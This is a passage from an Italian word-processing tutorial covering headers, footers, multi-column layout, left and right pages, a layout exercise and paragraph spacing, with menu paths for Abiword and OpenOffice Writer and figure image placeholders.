Figura 532.7. OpenOffice Write: `Formato`, `Pagina`, `Riga d'intestazione`, con la casella di attivazione già selezionata. Si può osservare anche l'indicazione di distanza e altezza.






Figura 532.8. Abiword: `File`, `Imposta pagina`, `Margini`. Si può osservare che assieme ai margini esterni si indicano anche i margini di intestazione e fondo pagina.

Il testo contenuto nell'intestazione e nel fondo pagina, viene suddiviso solitamente in tre parti, allineate, rispettivamente: a sinistra, al centro, a destra. Per distinguere le tre porzioni dell'intestazione, si usano normalmente degli stop di tabulazione; in pratica, si scrive la porzione che va collocata a sinistra, quindi si inserisce un carattere di tabulazione con il tasto [*Tab*], si scrive il testo da centrare, si inserisce un altro carattere di tabulazione e si conclude con il testo allineato a destra. Evidentemente, se il proprio programma di scrittura non è già predisposto in questo modo, ammesso che consenta di gestire gli stop di tabulazione, dovrebbe essere possibile crearne uno, centrato, collocato alla metà della larghezza dell'intestazione (o in qualunque altra posizione si preferisca), e un altro allineato a destra, sul bordo destro.

532.4 Colonne

Il testo di un documento si svolge normalmente in una sola colonna, nell'ambito dei margini esterni del foglio. Il programma di scrittura visuale comune offre la possibilità di scrivere usando più colonne, a volte consentendo di regolare l'ampiezza delle stesse, lo spazio tra di loro ed eventualmente la presenza di un filo di separazione.


Figura 532.9. Variabili da considerare nella suddivisione in più colonne del testo. Oltre a quello che si può intuire dall'immagine, spesso è possibile inserire delle linee di separazione tra le colonne; potrebbe essere consentita la bordatura; potrebbe essere indicato espressamente il flusso del testo; potrebbe essere specificata anche l'altezza delle colonne, indipendentemente dai margini esterni.

Con Abiword si configura la suddivisione in più colonne attraverso la selezione di `Formato`, `Colonne`; con OpenOffice Writer si accede a questa funzione con `Formato`, `Colonne`, oppure anche con `Formato`, `Pagina`, `Pagina`, `Colonne`.

Figura 532.10. Abiword: `Formato`, `Colonne`, con la casella di selezionata della linea separatrice attiva.

Figura 532.11. OpenOffice Write: `Formato`, `Pagina`, `Colonne`. In questo caso, la distanza tra le colonne è uniforme e vi viene inserito un filo sottile.






Figura 532.12. OpenOffice Write: `Formato`, `Pagina`, `Colonne`. In questo caso, la distanza tra le colonne è indipendente.

532.5 Pagine destre e sinistre

Uno dei problemi che si affronta nella scrittura di un documento importante, è quello di distinguere l'impaginazione delle pagine destre rispetto a quelle sinistre (ovvero delle pagine dispari rispetto a quelle pari). In generale, con un programma di scrittura visuale, se si vuole gestire una qualche differenza, conviene limitarsi alla riga di intestazione e a quella di fondo pagina. In pratica, si tratta di definire che tali informazioni sono distinte tra pagine destre e sinistre, per poter inserire testi differenti tra i due casi.

Figura 532.13. Quando si apre un libro, le due pagine che si vedono sono, rispettivamente, la pagina sinistra e la pagina destra. Generalmente, si considera la prima di copertina come una pagina destra.

pagina sinistra


pagina destra

Con Abiword si configurano le particolarità di intestazione e fondo pagina selezionando `Formato`, `Formatta intestazioni/piè di pagina`; con OpenOffice Writer si accede a queste funzioni con `Formato`, `Pagina`, `Riga d'intestazione` o `Piè di pagina`.

Figura 532.14. Abiword: `Formato`, `Formatta intestazioni/piè di pagina`. In questo caso, sono selezionate solo le caselle necessarie a gestire pagine destre e sinistre.







Figura 532.15. OpenOffice Write: `Formato`, `Pagina`, `Riga d'intestazione`. In questo caso, è attiva la riga di intestazione e si distingue tra le pagine destre e sinistre.

532.6 Verifica

Con l'ausilio del proprio programma di scrittura preferito, si realizzi una pagina con i margini e le colonne descritti nella figura successiva. Si riempiano le colonne con del testo casuale, allineato simultaneamente a sinistra e a destra, in modo da poter misurare gli spazi ottenuti. Nella valutazione si tiene conto dello sfasamento introdotto dalla stampante, nel caso dovesse esistere.

Figura 532.16. Configurazione di una pagina A4, a due colonne, senza fili di separazione.

Si consegni per la verifica solo una pagina.

Capitolo 533

Il «paragrafo»

Nei programmi di scrittura, il «paragrafo» è un blocco di testo continuo, che si snoda nello spazio orizzontale di cui dispone, andando a capo quando necessario, in modo automatico. Generalmente, il paragrafo del programma di scrittura corrisponde al capoverso, secondo la terminologia tipografica.

Quando si vogliono configurare le caratteristiche di un paragrafo, viene preso in considerazione quello in cui si trova il cursore di scrittura (nel testo), oppure il gruppo di paragrafi evidenziati con il puntatore del mouse.

533.1 Dimensioni

Le dimensioni che riguardano il paragrafo sono principalmente: l'altezza tra le righe, i margini verticali ed eventualmente anche orizzontali, rispetto allo spazio a disposizione; inoltre vanno considerati i rientri del testo contenuto, dove quello della prima riga viene trattato separatamente. A questo proposito, va osservato che spesso i margini orizzontali vengono assimilati alla gestione dei rientri.


Figura 533.1. Dimensioni relative alla gestione dei paragrafi.

Una volta selezionato il paragrafo o i paragrafi di proprio interesse, con Abiword si configurano le dimensioni con `Formato`, `Paragrafo`, `Rientri e spaziatura`; con OpenOffice Writer si accede a queste funzioni con `Formato`, `Paragrafo`, `Paragrafo`.

Figura 533.2. Abiword: `Formato`, `Paragrafo`, `Rientri e spaziatura`.


